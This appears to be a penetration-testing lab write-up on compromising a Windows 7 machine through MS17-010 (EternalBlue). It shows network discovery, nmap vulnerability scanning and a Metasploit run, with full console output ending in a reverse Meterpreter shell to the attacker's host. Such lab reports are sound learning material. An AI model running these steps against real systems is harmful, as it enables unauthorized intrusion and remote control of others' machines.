

Target IP and It's Vulnerability




By utilizing the arp-scan --localnet command, I successfully identified the IP address of the target machine. This was possible because both machines were configured with a Bridge Adapter network. Given that my Kali Linux machine had the IP address 192.168.1.153, I could leverage the MAC address of the target machine to pinpoint its IP address.

ⓘ arp-scan --localnet is a command-line tool used for scanning a local network to discover and display information about connected devices.




1) By using nmap 192.168.1.152, I conducted a port scan on the target machine, which enabled me to identify the open ports accessible on the target system. This information is crucial for understanding the network services running on the target and identifying potential vulnerabilities.
2) Since I knew that my target machine was running a Windows operating system, I decided to check for vulnerabilities on port 445, which is associated with the Microsoft-DS service. This service is commonly used for file sharing and printer services on Windows systems, making it a potential target for exploitation.
3) I used the nmap tool with the --script smb-vuln* -p 445 options to scan the target machine at IP address 192.168.1.152. This scan specifically targeted port 445, commonly associated with the Microsoft-DS service. The results revealed a vulnerability known as SMBv1 ms17-010, with a high-risk factor. This vulnerability poses a significant threat, warranting further investigation and potential mitigation measures

Automated Exploitation




I used the Metasploit framework by accessing msfconsole to search for the specific vulnerability known as ms17-010. After initiating the search, I selected the first module that appeared in the search results.

This module is crucial for exploiting the identified vulnerability.



After selecting the module in Metasploit, I configured the RHOST parameter to match the IP address of my target machine, which is 192.168.1.152. I left the payload configuration unchanged, opting for the staged payload. However, I am prepared to adjust the payload selection if the initial exploit attempt fails.

ⓘ A staged payload is a type of payload used in exploit development where the payload is delivered in multiple stages to the target system. Typically, the initial stage establishes a connection back to the attacker's machine and sets up an environment for further exploitation




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.153:4444
[*] 192.168.1.152:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.152:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64
-bit)
[*] 192.168.1.152:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.152:445 - The target is vulnerable.
[*] 192.168.1.152:445 - Connecting to target for exploitation.
[+] 192.168.1.152:445 - Connection established for exploitation.
[+] 192.168.1.152:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.152:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.152:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.152:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.1.152:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.1.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.152:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.152:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.152:445 - Starting non-paged pool grooming
[+] 192.168.1.152:445 - Sending SMBv2 buffers
[+] 192.168.1.152:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.152:445 - Sending final SMBv2 buffers.
[*] 192.168.1.152:445 - Sending last fragment of exploit packet!
[*] 192.168.1.152:445 - Receiving response from exploit packet
[+] 192.168.1.152:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.152:445 - Sending egg to corrupted connection.
[*] 192.168.1.152:445 - Triggering free of corrupted buffer.
[-] 192.168.1.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.1.152:445 - Connecting to target for exploitation.
[+] 192.168.1.152:445 - Connection established for exploitation.
[+] 192.168.1.152:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.152:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.152:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.152:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.1.152:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.1.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.152:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.1.152:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.152:445 - Starting non-paged pool grooming
[+] 192.168.1.152:445 - Sending SMBv2 buffers
[+] 192.168.1.152:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.152:445 - Sending final SMBv2 buffers.
[*] 192.168.1.152:445 - Sending last fragment of exploit packet!
[*] 192.168.1.152:445 - Receiving response from exploit packet
[+] 192.168.1.152:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.152:445 - Sending egg to corrupted connection.
[*] 192.168.1.152:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.152
[*] Meterpreter session 1 opened (192.168.1.153:4444 → 192.168.1.152:49160) at 2024-03-10 15:49:48 -0400
[+] 192.168.1.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.152:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

